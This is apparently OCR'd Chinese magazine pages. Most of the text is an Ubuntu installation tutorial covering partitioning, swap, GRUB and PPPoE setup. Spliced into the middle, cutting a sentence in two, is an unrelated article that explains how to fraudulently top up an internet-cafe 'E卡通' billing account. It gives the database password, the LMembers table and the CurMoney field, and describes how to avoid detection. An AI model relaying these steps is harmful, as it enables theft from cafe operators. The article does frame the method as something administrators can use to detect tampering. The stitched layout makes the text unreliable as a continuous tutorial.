


图3 准备分区

再下一步非常关键，要特别小心，不要到时候一失足成千古恨，把重要数据丢失了哦。这步是硬盘的分区，我建议用“手动”分区，你也可以选择“向导……”或者“Guided……”，省略号后面的字和每个人的分区有关，但是千万不要选择那个“向导－使用整个磁盘”！！选了这个你的系统就只有Ubuntu了，到时候就欲哭无泪了。一般而言Ubuntu会自动认出你的空闲分区加以利用，但是有时候也不准，所以选择“手动”分区，按前进进入下一个页面，如图3，这里可以看到你硬盘的分区状况。




图4 删除分区




图5 设置swap分区

我这里是C盘10G，D盘20G，E盘10G，假设我准备在E盘上安装Ubuntu，我们选中/dev/sda6这一行，直接按下当中的“**Delete Partition**”，你会看到如图4的画面。

这样子就空出了11482M的Free Space用来安装系统，选择Free Space那一行，点一下“**New partition**”，如图5，大小设为你内存的1.5倍左右。

我这里设置了1024M，“Use as”的下拉菜单里面选择“swap”，这是Linux里面的交换分区，类似于Windows的虚拟内存，不过效率要比它高，交换分区的大小最好要比内存大，反正硬盘现在动不动就是几百G的，要是小的话，以后就不能用休眠的功能。同样，在剩下的“Free Space”里面我们也新建一个分区，不过“Use as”我们用**ext3**，OK以后，我们再双击ext3那一行，在跳出的“Edit partition”里面的“Mount point”选择“/”，如图6。




图6 设置主分区

这个就是我们安装Linux所在的分区，一般而言只要这两个分区就可以了。确定以后，还是前进进入下一步，这时候填入你的个人信息，如图7。

其中的登录名和密码一定不要忘了，以后进入系统的时候就靠它了，再次前进后出来如图8的信息，按下Install进入全自动安装阶段。

这时候基本上就不用人工干预了，不过如果你的电脑在网上的话，到83%和94%的时候会下载安装语言包，如果速度实在太慢，直接skip

新人[Zero]报道

新人[Zero]在这里先向大家问个好，希望大家多多支持。既然是小编的第一次，那我就给各位看官献上两篇精彩文章，一个是关于个人去网吧如何独善其身，做到安全自保，另外一篇则是对于网络E卡通的安全测试。这样的安排充分体现了攻守平衡，希望大家喜欢，并恳请大家多提宝贵意见。

图 暖玑·凌玉

玩死网络E卡通

从本文中你可以学到：

1、网络E卡通数据库的结构。

2、网管如何从数据库中发现小黑加钱的痕迹。

这次给大家带来的是关于网络E卡通的，不知道有多少地区使用这个产品。通过一段时间的研究，本人对网络E卡通（以下简称E通）的数据库（access版）算是了如指掌了，呵呵。下面就给各位介绍下如何合理的（手工）修改数据库，达到刷钱的目的，本文仅限技术研究，请不用用于非法用途，做为网管的，也可以以此为方法来检测非法冲钱的小黑。

首先为大家介绍最常见的刷法。打开数据库，密码是：**juzornwzxjfw**，我用access打开。

打开后找到**LMembers**表，在其中搜索自己卡号（或者姓名），找到属于自己的条目后，修改其**CurMoney**字段为想要的余额信息，保存就好了。但是如此修改后的数据并不会立即生效，因为服务端的数据（内存中的）由于正在使用，所以还是没有变，需要结帐后重新启用卡，其余额信息才会生效。如此一来，目的是达到了，但是日久天长总是会出问题的。因为你卡的信息依然不正常（咱们暂时忽略老板的记忆问题），在数据库中显示你的卡总消费金额和总充值金额会有不小的差距，而且你的充值记录也不正常，会比别人的少很多很多！如果老板查的话，你必死无疑（还要注意一下里面的**Remark**字段，那是保存你卡号“备注”信息

跳过，这个语言包光盘里面不包含，一张光盘700兆不可能把世界上几十种语言都包含进去的，这个语言包可以等我们进入了系统再另外安装，所以这里直接skip了。当中安装Grub引导程序的时候会发现你安装的Windows，直接确定就可以。安装完成的时候出来了如图9的画面，点击“现在重启”，等到光盘弹出来，取出光盘，再回车一次，机器就正式重启了。




图7 填写个人信息




图8 显示安装信息

像我的机器前后一共用了半个小时不到就全部完成了光盘的安装，接着重启以后，就要接入网络安装前面没有装好的一些中文包。可能有些读者会有疑问，驱动呢？主板驱动、显卡驱动、声卡驱动装好了？答案是肯定的，Ubuntu不需要额外的其他驱动，安装好了进入系统就能用了，比起Windows要智能的多。当然现在某些经过加工的XP也有这样的功能，不过可能驱动会认错，特别是声卡的驱动，这是题外话了。

机器在重新启动的时候就多了一个grub引导菜单，如图10。




图9 提示重启




图10 grub引导菜单

里面可以引导你的Ubuntu和Windows，默认进入Ubuntu，回车或者等待10秒钟机器开始进入系统，输入用户名密码后进入了Ubuntu的默认桌面GNOME，这和光盘进去有点类似，唯一的不同在于现在的桌面因为语言包没有安装的情况下，可能汉语和英语混在一起。没有关系，我们接着安装好语言包就OK了。

首先第一步是上网，因为笔者的网络是局域网，所以启动后可以直接获得ip上网，我想很多朋友家里都用宽带路由的，这就最好不过，如果是ADSL上网的用户比较简单，限于篇幅这里简单讲一下。进入系统以后，选择左上角的“Applications－系统工具－终端”调出类似XP的cmd命令窗口，输入**sudo pppoeconf**，回车以后输入自己的密码，照着提示一步一步来就可以配置好ADSL的连接了。完成后会提示你，是否启动系统时自动连接，选择是以后每次登录Ubuntu都会自动拨通上网了。当然你也可以手动连接或者断网，用命令sudo pon dsl-provider上网，sudo poff可以断网。

